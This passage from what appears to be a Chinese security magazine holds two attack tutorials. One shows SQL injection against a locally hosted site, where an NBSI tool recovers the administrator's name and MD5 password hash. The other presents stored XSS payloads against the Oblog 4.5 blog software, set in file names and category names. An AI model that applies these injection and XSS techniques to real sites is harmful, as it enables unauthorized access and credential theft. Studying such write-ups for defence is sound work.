strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode))
I = I + 1
End If
Next
bytes2BSTR = strReturn
End Function
%>
```

在上面的代码中，已经附了一些注释，具体的XMLHTTP参数大家可以到网络上查阅，我就不再唠叨了，直接来看使用方法。先浏览本地的"星蒴网站管理系统2.0"，在"最新新闻"中找一个可以正常显示的链接，比如我这里正常显示的URL是**http://127.0.0.1/xing/**




图 1




图 2

shownews.asp?id=44。将 URL 改为 http://127.0.0.1/jmdcw.asp?jmdcw=44 and 1=1，执行后的效果如图1所示，接下来再开启一个IE窗口，在地址栏内输入 http://127.0.0.1/jmdcw.asp?jmdcw=44 and 1=2，这次所显示的效果如图2所示，在图1中找一段图2里没有的字符来做为特征字符，比如我找到的是“微软产品”，先记下来，稍后会用到。

既然我们的目的是为“Cookie”注人提速，就不能使用手工的方法来猜解了，让谁来为我们完成这个工作呢？可以使用NBSI，这可是菜鸟都非常喜欢使用的一款注入工具。在NBSI的“注入地址”中输入 http://127.0.0.1/jmdcw.asp?jmdcw=44，点“检测”，返回的是“未检测到注入漏洞”，这是因为这个注入点是根据两个页面的不同来判断的，将前面记下的“微软产品”输入到NBSI的“特征字符”处，再来检测，结果如图3所示，成功的检测出了注入点。接下来我们只要点点鼠标，就能猜出管理员的名称和MD5值了，如图4。最后，将得到的MD5密码放到在线MD5查询的网站上去查询，至于能否猜出MD5密码，那就得看各位的运气了。




图 3




图 4

（文章中涉及到的工具NBSI已收录到光盘中）

Oblog4.5 跨站漏洞大观园

落叶纷飞［S.S.T］

Oblog 这套博客程序相信大家应该都很熟悉了吧，它凭借着简洁、稳定等特点迅速成为国内众多用户博客程序的首选。这天无聊，就到官方下载了一套上个月才发布的Oblog4.5最新版来查看，谁知居然看出了好多XSS跨站点。

首先给大家看一个另类的跨站点，虽然利用价值不大，但是我觉得跨这个点的思路大家可以学习一下。我们先来看upload.asp和user_files.asp这两个文件的漏洞代码。upload.asp文件部分代码如下：

```
……省略部分代码……
Set File = Upload.UploadFiles(FormName)
F_FileName = FilePath & File.FileName
file_name = File.FileName
//这里是文件名赋值的过程，后面是上传过程的代码，所以省略。
```

user_files.asp 文件部分代码如下：

```
……省略部分代码……
<%
i=0
Do while not rs.eof
imgsrc = rs("file_path")
ext=rs("file_ext")
If InStr("jpg,jpeg,gif,bmp,png,psd",ext) Then
imgsrc0 = imgsrc
Else
imgsrc0 = "images/nopic.gif"
End if
%>
……省略部分代码……
<a href="<%=imgsrc%>" onclick="chk_iddiv('<%=cstr(rs("fileid"))%>')" target="_blank" title="cssbody=[dogvdvbdy] cssheader=[dogvdvhdr] body=[<table cellpadding='0'><tr><td><img src='<%=imgsrc0%>' onload='javascript:if(this.width>190){this.resized=true;this.style.width=190;}' /></td></tr></table>] fixedabsx=[5] fixedabsy=[47]"><%=OB_IIF(rs("file_showname"),rs("file_name"))%></a></td>
……省略部分代码……
```

代码中设定了只允许上传后缀名为jpg、jpeg、gif、bmp、png、psd的文件，而且后面的代码似乎与漏洞无任何关系，我们该怎么利用呢！不用着急，且听我慢慢道来。我们再来看第三段代码，它看似与漏洞最没关系，但是请大家仔细看一下，它的作用是接收upload.asp文件上传时的文件名。那么，我们把文件名改为跨站代码＋后缀，再上传到服务器，是不是就可以成功执行跨站语句了呢？根据Windows的文件名命名的相关特性，文件名中不能含有“/、\、|、:、<、>、?、*、"”这几个字符，如图1。

可能有朋友会想到使用rename命令来更改文件名，但是经

过测试发现，使用rename修改文件名时，同样只要含有以上字符就会修改失败。那么我们该怎样利用这个漏洞呢！在这些被系统过滤的字符中，我们可以发现并没有过滤“%”！那么，我们可不可以把文件名编码后再传到服务器上呢！我们来测试一下，使用URL编码器把“'><script>alert()</script><'”这行代码编码一下，编码后的字符串变为“%27%3E%3Cscript%3Ealert%28%29%3C%2Fscript%3E%3C%27”，如图2。




图 1




图 2

我们再把一张图片的文件名改为“%27%3E%3Cscript%3Ealert%28%29%3C%2Fscript%3E%3C%27.gif”，成功改名！好的，我们把它传到服务器上看看，上传成功后，我们打开“图片文件”，呵呵，跨站成功，如图3。




图 3

这个跨站点利用不大，因为只有自己才能看原来的文件名，在这里我只是想给大家提供一种新的跨站思路而已。

我们再来看一下另一个跨站点，这个跨站点存在于user_photo.asp、user_subject.asp、index.asp这三个文件中，来看它们的漏洞代码：

user_subject.asp文件部分代码如下：

```
……省略部分代码……
Sub addclass()
Dim subjectname, rs, ordernum,ishide
subjectname = Trim(request.Form("subjectname"))
……省略部分代码……
If subjectname = "" Or oblog.strLength(subjectname) > 50 Then oblog.adderrstr ("分类名不能为空且不能大于50字符)!")
……省略部分代码……
    rs.open "select top 1 * from [oblog_subject] Where SubjectType=" & t, conn, 1, 3
    rs.addnew
    rs("subjectname") = subjectname
    rs("userid") = oblog.l_uid
    rs("ordernum") = ordernum
    rs("subjectType") = t
If ishide = "on" Then RS("ishide") = 1 Else rs("ishide") = 0
    rs.Update
……省略部分代码……
```

```
user_photo.asp文件部分代码如下：

……省略部分代码……
我的分类：
<%=subjectname%>
……省略部分代码……
```

index.asp文件的作用是当有新的数据插入库的时候就生成index.html文件，所以跨站的代码就插入到了index.html文件中了。我们来测试一下，注册了用户后，我们进入“用户管理后台”，然后在“相册”选项中选择“相册分类”，点击“相册分类”上的“添加分类”，在分类名称中输入“"><script>alert(56)</script><"”，然后点击“添加”按钮，如图4。




图 4

